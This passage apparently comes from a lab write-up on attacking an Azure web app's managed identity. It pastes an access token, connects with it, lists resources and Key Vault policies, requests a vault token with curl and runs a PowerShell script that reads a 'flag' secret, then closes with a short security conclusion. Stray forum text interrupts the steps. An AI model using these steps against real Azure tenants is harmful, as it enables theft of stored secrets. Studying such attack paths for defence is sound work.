+00:00","resource":"https://management.azure.com/","token_type":"Bearer","client_id":"96e800cd-bf68-42aa-9b24-63d063ba42c9"}
```

This will output and access token along with the corresponding client id.

Accessing Azure Resources

We can use the Azure PowerShell module to connect to Azure using the obtained access token.


Let’s save the Access token and client id in variables to be used while connecting to azure.



```
PS /home/edrian> $Token = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjlHbW55RlBraGMzaE91UjIybXZTdmduTG83WSIsImtpZCI6IjlHbW55RlBraGMzaE91UjIybXZTdmduTG83WSJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1l
bnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzcyZjk4OGJmLTg2ZjEtNDFhZi05MWFiLTJkN2NkMDExZGI0Ny8iLCJpYXQiOjE2OTc5MTE1NTMsIm5iZiI6MTY5NzkxMTU1MywiZXhwIjoxNjk3OTk4MjUzLCJhaW8iOiJF
MkZnWUhocDJ5N3hWVUJocW5uWk5zUFgwOHBTQVE9PSIsImFwcGlkIjoiOTZlODAwY2QtYmY2OC00MmFhLTliMjQtNjNkMDYzYmE0MmM5IiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvNzJmOTg4YmYtODZmMS00MWFm
LTkxYWItMmQ3Y2QwMTFkYjQ3LyIsImlkdHlwIjoiYXBwIiwib2lkIjoiNTYxNTZjMzktYTM5Mi00N2MxLTg5YzQtYWY4Yjk2ZTEyYWU2IiwicmgiOiIwLkFSb0F2NGo1Y3ZHR3IwR1JxeTE4MEJIYlIwWklmM2tBdXRkUHVrUGF3ZmoyTUJNYUFBQS4iLCJz
dWIiOiI1NjE1NmMzOS1hMzkyLTQ3YzEtODljNC1hZjhiOTZlMTJhZTYiLCJ0aWQiOiI3MmY5ODhiZi04NmYxLTQxYWYtOTFhYi0yZDdjZDAxMWRiNDciLCJ1dGkiOiJSbHlQTG4xdzhFU3RDX3dMNi1CTEFRIiwidmVyIjoiMS4wIiwieG1zX2NhZSI6IjEi
LCJ4bXNfbWlyaWQiOiIvc3Vic2NyaXB0aW9ucy9iZGRmM2M1OS03NjljLTQ5YTctYTUxNS02MzEwY2UyNjRlNmEvcmVzb3VyY2Vncm91cHMvZWQtcmcvcHJvdmlkZXJzL01pY3Jvc29mdC5XZWIvc2l0ZXMvZWQtQXBwLU1TSS1IYWNrIiwieG1zX3RjZHQi
OiIxMjg5MjQxNTQ3In0.KWyfaVt6TYBOut02xwyQMTsTyNGRNv1z5BDsKsWCzyZkD8Eq2PGUPJfmihlQntLhlvfr5q72kqeChGTlmjBosoK-Pkh1J1yeIE3VY9EjVgWOzBWZ1FphTAps-0oD5yLWQ_xfWVIgMToVKQVPnng8JS2uRkYzXTXRpTwA6ik_u8l9
GAktT8btj2PcLSlo36F-jBC2ODfjeiGmD3a5Y2DXssBBix2i2baVa-rs5-zCBgAZ2xLRP3CrRmIytQGxYfhK3b1KDu6boBfaKBPFF1JkCfWRW_yNsK5WDfyj60UoZjzpTakIFLJjJ4mXRxb0zQ6nv6YEenBKyEHH4-vvxt_XBQ"
```

Command: connect-AzAccount

- Install-Module -Name Az -Repository PSGallery -Force
- Connect-AzAccount -AccessToken <access_token> -AccountId <client_id>




```
PS /home/edrian> Connect-AzAccount -AccessToken $TOKEN -AccountId $CID

Account                               SubscriptionName TenantId
-------                               ---------------- --------
[redacted]                                             [redacted]
```

This connection provides insights into the subscription and tenant associated with the Managed Identity.

By using the **Get-AzResource** Azure PowerShell cmdlet allows us to enumerate the accessible resources within the subscription.

Command: Get-AzResources



```
Select Administrator: Windows PowerShell
PS C:\Users\v-edrianm> Get-AzResource

                                      Key Vault
Name              : KeyVaul-MSI
ResourceGroupName : rg-MSI-lab
ResourceType      : Microsoft.KeyVault/vaults
Location          : eastus
ResourceId        : /subscriptions/[redacted]/resourceGroups/rg-MSI-lab/providers/Microsoft.K
                    eyVault/vaults/KeyVaul-MSI
Tags              :

Name              : ASP-MSI
ResourceGroupName : rg-MSI-lab
ResourceType      : Microsoft.Web/serverFarms
Location          : eastus2
ResourceId        : /subscriptions/[redacted]/resourceGroups/rg-MSI-lab/providers/Microsoft.W
                    eb/serverFarms/ASP-MSI
Tags              :

Name              : edrian-MSI-HackApp
ResourceGroupName : rg-MSI-lab
ResourceType      : Microsoft.Web/sites
Location          : eastus2
ResourceId        : /subscriptions/[redacted]/resourceGroups/rg-MSI-lab/providers/Microsoft.W
                    eb/sites/edrian-MSI-HackApp
Tags              :
```

These revels some azure resources withing a single resources group, this means the managed identity attached to this Web App has at least the RBAC “contributor role” scoped to the resource group.


Withing the resource group we can see an Azure Key Vault, which is a common App Service’s dependency to store secrets and certificates.

Further enumeration:

we can use the Get-AzKeyVault command to make more robust our recon and have a better understanding of the current scenario.

command: Get-AzKeyVault

- Get-AzKeyVault -VaultName 'myvault'




```
HsmName:
PS C:\Users\v-edrianm> Get-AzKeyVault -Name KeyVaul-MSI


Vault Name                       : KeyVaul-MSI
Resource Group Name              : rg-MSI-lab
Location                         : eastus
Resource ID                      : /subscriptions/[redacted]resourceGroups/rg-MSI-lab/providers/Microsoft.KeyVault/vaults/KeyVaul-MSI
Vault URI                        : https://keyvaul-msi.vault.azure.net/
Tenant ID                        : [redacted]
SKU                              : Standard
Enabled For Deployment?          : False
Enabled For Template Deployment? : False
Enabled For Disk Encryption?     : False
Enabled For RBAC Authorization?  : False
Soft Delete Enabled?             : True
Soft Delete Retention Period (days) : 90
Purge Protection Enabled?        :
Public Network Access            : Enabled
Access Policies                  :
                                   Tenant ID                                  : [redacted]
                                   Object ID                                  : [redacted]
                                   Application ID                             :
                                   Display Name                               :
                                   Permissions to Keys                        : Get, List, Update, Create, Import, Delete, Recover, Backup, Restore, GetRotationP
                                   Rotate
                                   Permissions to Secrets                     : Get, List, Set, Delete, Recover, Backup, Restore
                                   Permissions to Certificates                : Get, List, Update, Create, Import, Delete, Recover, Backup, Restore, ManageConta
                                   GetIssuers, ListIssuers, SetIssuers, DeleteIssuers
                                   Permissions to (Key Vault Managed) Storage :
```

Abusing Key vault:

1) Now that we know that there is a Key Vault that is supposed to be accessible from the Web App, we can try to retrieve a secret from Key vault. However, Azure App Service certificate configuration through Azure Portal does not support Key Vault RBAC permission model, therefore most of the time users use the legacy "access policies" model in key vault. More on this here access to Key Vault.
2) We are going to request another access token, but this time specifically for Azure Key Vault using curl again. This will grant us access to the object in key vault that this Web App has access to.

   command:

   - **curl -i "$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-version=2017-09-01 " -H "secret:$IDENTITY_HEADER" -v**




Welcome to the Forum

```
curl -i "$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-version=2017-09-01 " -H "secret:$IDENTITY_HEADER" -v
```

Recent Posts:

```
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjlHbW55RlBraGMzaE91UjlybXZTdmduTG83WSIsImtpZCI6IjlHbW55RlBraGMzaE91UjlybXZTdmduTG83WSJ9.
-oFfHQsAnnslpvg0Qet689vjR99VHHzQK1oPDcGPEhZJ3xoP-_uvfTPbqsqWyMsTWVEVk65AALnSvor0lgC9bkGpfnnPNaciytnjnFE-fh6ZM0ntV2i7fD-
Z5Nzi8SzazmVtemVAdVCYWZ4qo6wX-
hqXRmKr2wVmJkPgpOzeotnc7OQGgUy8kQXkpPNjKqaeneAcYM6YCVQtsE8RzfQ5K3i02leftJQ3rGN_ZPiUuBBQJCqADiGd0PAYdjYNi1iVCFoclEkD7Mp_2Tp7SHQWaHHiwutw0OF
22:04:57 +00:00","resource":"https://vault.azure.net","token_type":"Bearer","client_id":"cbce7d95-a932-4019-87c9-9bf7f99b9904"}
```

3) With the access token now, we can use the following PowerShell script to retrieve the secrets.



Untitled1.ps1*

```
curl -i "$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-version=2017-09-01 " -H "secret:$IDENTITY_HEADER" -v



# Replace these variables with your specific values
$KeyVaultName = "keyvaul-msi"
$SecretName = "flag"
$AccessToken = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjlHbW55RlBraGMzaE91UjIybXZTdmduTG83WSIsImtpZCI6IjlHbW55RlBraGMzaE91UjIybXZTdmduTG83WSJ9.eyJhdWQiOiJodHRwczovL3Zh

# Construct the URL for accessing the secret
$KeyVaultUrl = "https://$KeyVaultName.vault.azure.net/secrets/$SecretName/?api-version=7.2"

# Create a header with the access token
$headers = @{
    "Authorization" = "Bearer $AccessToken"
}

# Retrieve the secret from Azure Key Vault
$response = Invoke-RestMethod -Uri $KeyVaultUrl -Headers $headers

# Display the secret value
$SecretValue = $response.value
Write-Host "Secret Value: $SecretValue" -BackgroundColor DarkRed
```

```
PS C:\Users\v-edrianm> # Display the secret value
$SecretValue = $response.value
Write-Host "Secret Value: $SecretValue" -BackgroundColor DarkRed
Secret Value: Keyvault_has_been_pwned

PS C:\Users\v-edrianm>
```

```
# Replace these variables with your specific values

$KeyVaultName = "keyvaul-msi"

$SecretName = "flag"

$AccessToken = " yourtoken"


# Construct the URL for accessing the secret

$KeyVaultUrl = "https://$KeyVaultName.vault.azure.net/secrets/$SecretName/?api-version=7.2"


# Create a header with the access token

$headers = @{

    "Authorization" = "Bearer $AccessToken"

}


# Retrieve the secret from Azure Key Vault

$response = Invoke-RestMethod -Uri $KeyVaultUrl -Headers $headers


# Display the secret value

$SecretValue = $response.value

Write-Host "Secret Value: $SecretValue"
```

Understanding the Implications

The potential risks of this scenario lie in how these features can be abused as part of a broader attack path. When an Azure App Service Web App's Managed Identity holds roles and access at the resource group level or subscription level, so that it can access a wide range of resources. This includes valuable assets like Azure Key Vault.

Conclusion

While Azure Managed Identity is a powerful tool for securing cloud resources, understanding both its defensive and offensive aspects is essential. This article has shed light on the potential risks associated with managed identities and the importance of safeguarding cloud resources.

By demonstrating how vulnerabilities in web applications can lead to unauthorized access to sensitive Azure resources, we emphasize the need for robust security practices and vigilant monitoring to prevent such attacks.